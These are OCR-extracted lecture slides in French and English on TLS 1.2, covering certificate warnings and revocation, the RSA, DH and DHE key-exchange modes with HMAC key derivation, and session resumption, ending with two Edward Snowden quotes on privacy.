  - *mécanisme de révocation* de certificats compromis : CRL (*Certificate Revocation List*) ou OCSP (*Online Certificate Status Protocol*)


# Application : TLS Handshake



# Application : TLS



# Application :




AC est inconnue du magasin de certificats.

# Application :

**Cette connexion n'est pas certifiée**

Vous avez demandé à Iceweasel de se connecter de manière sécurisée à **static.ak.facebook.com**, mais nous ne pouvons pas confirmer que votre connexion est sécurisée.

Normalement, lorsque vous essayez de vous connecter de manière sécurisée, les sites présentent une identification certifiée pour prouver que vous vous trouvez à la bonne adresse. Cependant, l'identité de ce site ne peut pas être vérifiée.

**Que dois-je faire ?**

Si vous vous connectez habituellement à ce site sans problème, cette erreur peut signifier que quelqu'un essaie d'usurper l'identité de ce site et vous ne devriez pas continuer.

Sortir d'ici !

**Détails techniques**

static.ak.facebook.com utilise un certificat de sécurité invalide.

Le certificat n'est valide que pour les noms suivants :
a248.e.akamai.net , *.akamaihd.net , *.akamaihd-staging.net

(Code d'erreur : ssl_error_bad_cert_domain)

**Je comprends les risques**

- Soit le site Web est faux
- Soit des certificats distincts sont créés pour des sites distincts
- Soit il faut ajouter une valeur dans un champ

# Outline

# TLS 1.2 Handshake (AKE)

Client (C): Pick $N_C$ and $KE_C$

C $\rightarrow$ S : $N_C$, ciphers, ext

Server (S): Pick $N_S$ and has $(PK_S, SK_S)$

S $\rightarrow$ C : $N_s$, $Cert_S$, ciphers, ext

where $Cert_S = \{S, PK_S\}_{CA}$

Client checks $Cert_S$, computes $pmk$

$msk = HMAC(pmk; N_C||N_S)$

$K_C||K_S = HMAC(msk; 0||N_C||N_S)$

$Fin_c = HMAC(msk; 1||\tau)$ where $\tau$ is the transcript of previous messages

C $\rightarrow$ S : $KE_C||\{Fin_c\}_{K_C}$

S computes $pmk$, $msk$, $K_C||K_S$, checks $Fin_c$, computes

$Fin_S = HMAC(msk; 2||\tau)$

S $\rightarrow$ C : $\{Fin_S\}_{K_S}$

Checks $Fin_s$

How to compute pre-master key (pmk) ? 3 modes

# TLS 1.2 RSA for computing pre-master key (pmk)

Most used.
Client (C): Pick $N_c$ and $KE_C$
C $\rightarrow$ S : $N_C$
Server (S): Pick $N_s$ and has $(PK_S, SK_S)$ (RSA Key)
S $\rightarrow$ C : $N_s$, $Cert_S$
Client checks $Cert_S$, choose $pmk \in_R \{0,1\}^{8*48}$
$KE_C = RSA_{PK_S}(pmk)$
C $\rightarrow$ S : $KE_C$
S finds $pmk$ by decrypting with $SK_S$ associated to $PK_S$.

# TLS 1.2 DH for computing pre-master key (pmk)

Client (C): Pick $N_c$
C $\rightarrow$ S : $N_C$
Server (S): Picks $N_s$ and $KE_S = g^{ke_S} \mod p$ (DH Public Key)
S $\rightarrow$ C : $N_s$, $Cert(KE_S)$, $KE_S$
Client checks $Cert(KE_S)$, choose $ke_C \in_R \{0, q-1\}$
$KE_C = g^{ke_C} \mod p$, $pmk = KE_S^{ke_C} \mod p$
C $\rightarrow$ S : $KE_C$
S computes $pmk = KE_C^{ke_s} \mod p$.

# TLS 1.2 DHE (Ephemeral) for pre-master key (pmk)

Client (C): Pick $N_c$
C $\rightarrow$ S : $N_C$
Server (S): Picks $N_s$ and $KE_S = g^{ke_S} \mod p$ (Fresh DH Public Key)
S $\rightarrow$ C : $N_s$, G, $Cert(KE_S)$, $KE_S$
Client checks $Cert(KE_S)$, choose $ke_C \in_R \{0, q-1\}$
$KE_C = g^{ke_C} \mod p$, $pmk = KE_S^{ke_C} \mod p$
C $\rightarrow$ S : $KE_C$
S computes $pmk = KE_C^{ke_s} \mod p$.

# Key recognition

Runs of TLs are sessions and have session IDs.

- If Client has seen before. reuse key material (msk)
- Use $sID$ instead of $N_C$ and $N_S$
  $C \rightarrow S : N_C, sID$
  $S \rightarrow C : N_S, sID, \{Fin_S\}_{K_S}$
  $K_C||K_S = HMAC(msk_{sID}; 0||N_C||N_S)$
  $Fin_c = HMAC(msk_{sID}; 1||\tau)$ where $\tau$ is the transcript of previous messages
  $C \rightarrow S : \{Fin_C\}_{K_C}$

# Summary

## Session Freshness

- Nonces $N_C$ and $N_S$ involved in key derivation
- Prevent replay attacks

## Server Authentication

- Certificate enseures only server shares key with client
- Unilateral : anyone can exchange keys with server

## Key Confirmation

- Last message: auhtenticated encryptuon with session keys
- Both parties are sure they computed the same keys

# TLS 1.2 Some problems

- Configuration parameter not part of key
- Compatibility of ciphers and size not verified

Some assmuptions:

- msk is computed with a Truly random function.
- Key expansion function is a PRF
- Gap DH is hard

TLS is secure proof in 2013, 2014.

# Edward Snowden

**"Your rights matter, because you never know when you're going to need them."**

**"Arguing that you don't care about privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say."**